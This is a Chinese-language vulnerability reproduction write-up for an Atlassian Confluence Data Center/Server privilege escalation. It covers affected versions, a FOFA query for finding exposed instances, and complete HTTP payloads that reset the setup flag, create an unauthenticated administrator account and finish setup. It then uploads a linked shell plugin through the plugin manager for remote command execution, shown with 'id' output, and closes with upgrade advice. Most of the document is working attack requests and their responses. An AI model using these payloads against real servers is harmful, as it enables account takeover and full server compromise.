

A8-3AtlassianConfluence-PermissionAC


漏洞描述：

Atlassian [Confluence](#) Data Center and Server 存在权限提升漏洞，未经身份验证的远程攻击者可以利用该漏洞来创建Confluence管理员帐户并访问Confluence实例，后台可上传shell插件，可导致服务器失陷。

影响版本：

8.0.0 <= Confluence Data Center and Confluence Server <= 8.0.4 8.1.0 <= Confluence Data Center and Confluence Server <= 8.1.4 8.2.0 <= Confluence Data Center and Confluence Server <= 8.2.3 8.3.0 <= Confluence Data Center and Confluence Server <= 8.3.2 8.4.0 <= Confluence Data Center and Confluence Server <= 8.4.2 8.5.0 <= Confluence Data Center and Confluence Server <= 8.5.1

网站图片：



网络测绘：

fofa语法：

fofa: app="Atlassian-Confluence"

漏洞复现：

覆盖属性bootstrapStatusProvider.applicationConfig.setupComplete

payload:

```
GET /server-info.action?bootstrapStatusProvider.applicationConfig.setupComplete=false HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Request

< > 数据包扫描 热加载 构造请求

```
1 GET /server-info.action?bootstrapStatusProvider.applicationConfig.setupComplete=false HTTP/1.1
2 Host: 192.168.33.130:8090
3 Accept-Encoding: gzip, deflate, br
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
```

Responses 27419bytes / 190ms

```
1 HTTP/1.1 200
2 instance-name: Confluence
3 confluence-base-url: http://192.168.33.130
4 mobile-event-supported: true
5 mobile-supported-version: true
6 mobile-plugin-enabled: true
7 push-notification-enabled: true
8 Cache-Control: no-store
9 Expires: Thu, 01-Jan-1970 00:00:00 GMT
10 X-Confluence-Request-Time: 1706068947544
11 Set-Cookie: JSESSIONID=2730D70BC8964E16F4
12 X-XSS-Protection: 1; mode=block
13 X-Content-Type-Options: nosniff
14 X-Frame-Options: SAMEORIGIN
15 Content-Security-Policy: frame-ancestors '
16 X-Accel-Buffering: no
17 Vary: User-Agent
18 Content-Type: text/html; charset=utf-8
19 Content-Language: en-US
20 Date: Wed, 24-Jan-2024 04:02:27 GMT
21 Connection: close
22 Content-Length: 27419
23
24 ...
25
26 <!DOCTYPE html>
27 <html lang="en-GB">
28 <head>
29 ...<title>...Conf
```

注册管理员

```
POST /setup/setupadministrator.action HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
X-Atlassian-Token: no-check

username=vulhub&fullName=vulhub&email=admin%40vulhub.org&password=vulhub&confirm=vulhub&setup-next-button=Next
```

Request

< > 数据包扫描 热加载 构造请求

```
1 POST /setup/setupadministrator.action HTTP/1.1
2 Host: 192.168.33.130:8090
3 Accept-Encoding: gzip, deflate, br
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 110
11 X-Atlassian-Token: no-check
12
13 username=vulhub&fullName=vulhub&email=admin%40vulhub.org&password=vulhub&confirm=vulhub&
  setup-next-button=Next
```

Responses 6179bytes / 43ms

```
1 HTTP/1.1 200
2 Cache-Control: no-store
3 Expires: Thu, 01-Jan-1970 00:00:00 GMT
4 X-Confluence-Request-Time: 1706069075749
5 X-XSS-Protection: 1; mode=block
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: SAMEORIGIN
8 Content-Security-Policy: frame-ancestors '
9 Set-Cookie: JSESSIONID=039D868AB9F6139546
10 X-Accel-Buffering: no
11 Content-Type: text/html; charset=utf-8
12 Content-Language: en-US
13 Date: Wed, 24-Jan-2024 04:04:35 GMT
14 Connection: close
15 Content-Length: 6179
16
17 <!DOCTYPE html>
18 <html>
19 <head>
20 <meta http-equiv="X-UA-Compatible" co
21 <meta charset="utf-8">
22 <title>Configure System Administrator
23
24
25 <script>
26 window.WRM=window.WRM||{};window.WRM._unp
  WRM._unparsedErrors=window.WRM._unparsedE
27 WRM._unparsedData["com.atlassian.plugins.
  atlassian-plugins-webresource-plugin:cont
28 if(window.WRM._dataArrived)window.WRM._da
```

发送请求完成安装向导

```
POST /setup/finishsetup.action HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
X-Atlassian-Token: no-check
```

Request

< > 数据包扫描 热加载 构造请求

1 POST /setup/finishsetup.action HTTP/1.1

2 Host: 192.168.33.130:8090

3 Accept-Encoding: gzip, deflate, br

4 Accept: */*

5 Accept-Language: en-US;q=0.9,en;q=0.8

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36

7 Connection: close

8 Cache-Control: max-age=0

9 Content-Type: application/x-www-form-urlencoded

10 Content-Length auto: 0

11 X-Atlassian-Token: no-check

Responses 4520bytes / 302ms

1 HTTP/1.1 200

2 Cache-Control: no-store

3 Expires: Thu, 01 Jan 1970 00:00:00 GMT

4 X-Confluence-Request-Time: 1706069115088

5 X-XSS-Protection: 1; mode=block

6 X-Content-Type-Options: nosniff

7 X-Frame-Options: SAMEORIGIN

8 Content-Security-Policy: frame-ancestors 's

9 Set-Cookie: JSESSIONID=D4398902529A5CFD3231

10 X-Accel-Buffering: no

11 Content-Type: text/html; charset=utf-8

12 Content-Language: en-US

13 Date: Wed, 24 Jan 2024 04:05:15 GMT

14 Connection: close

15 Content-Length: 4520

16

17 <!DOCTYPE html>

18 <html>

19 <head>

20 <meta http-equiv="X-UA-Compatible" cont

21 <meta charset="utf-8">

22 <title>Setup Successful - - Confluence<t

23

24

25 <script>

26 window.WRM=window.WRM|{};window.WRM._unpar

27 WRM._unparsedErrors=window.WRM._unparsedErr

28 if(window.WRM._dataArrived)window.WRM._data

登录验证是否创建
192.168.33.130:8090/browsepeople.action

Confluence 空间 人员 日程表 分析功能 创建

用户目录

全部用户
拥有个人空间的用户

全部用户
正在显示 2 条结果

admin
123@qq.com

vulhub
admin@vulhub.org

一个人写太没劲了。邀请你的团队加入进来吧。[了解更多。](#)
邀请用户

后台 RCE 访问 /plugins/servlet/upm 路径上传 shell 工具

站点管理

配置

In-app通知

Office 连接器

PDF导出语言支持

WebDAV配置

Webhook

一般配置

保留规则

全局模板和蓝图

外部小工具

快捷链接

推荐更新邮件

每日备份管理

清理

用户宏

语言

邮件服务器

配置代码宏

防止垃圾邮件

高级配置

工具地址 https://github.com/Alex-3/confluence-hack/blob/main/plugin_shellplug.jar 访问 /plugins/servlet/com.jsos.shell/ShellServlet 即可执行命令

管理应用

您可以在此处安装、更新、启用、禁用应用程序。 [查找新应用](#)。

筛选可见的应用



已经安装



用户安装的应用

› **Atlassian Troubleshooting and Support Tools**

更新可用

› **Confluence Cloud Migration Assistant**

更新可用

› **SSO for Atlassian Data Center**

更新可用

[审计日志](#)

[Confluence 更新检查](#)

[设置](#)

[进入安全模式](#)

Atlassian 发布的 Universal Plugin Manager (v6.1.3)

```
shell>id
uid=2002(confluence) gid=2002(confluence) groups=2002(confluence),0(root)
```

效果图:

修复建议:

目前官方已有可更新版本, 建议受影响用户升级至安全版本:

Confluence Data Center and Confluence Server ≥ 8.3.3

Confluence Data Center and Confluence Server ≥ 8.4.3

Confluence Data Center and Confluence Server ≥ 8.5.2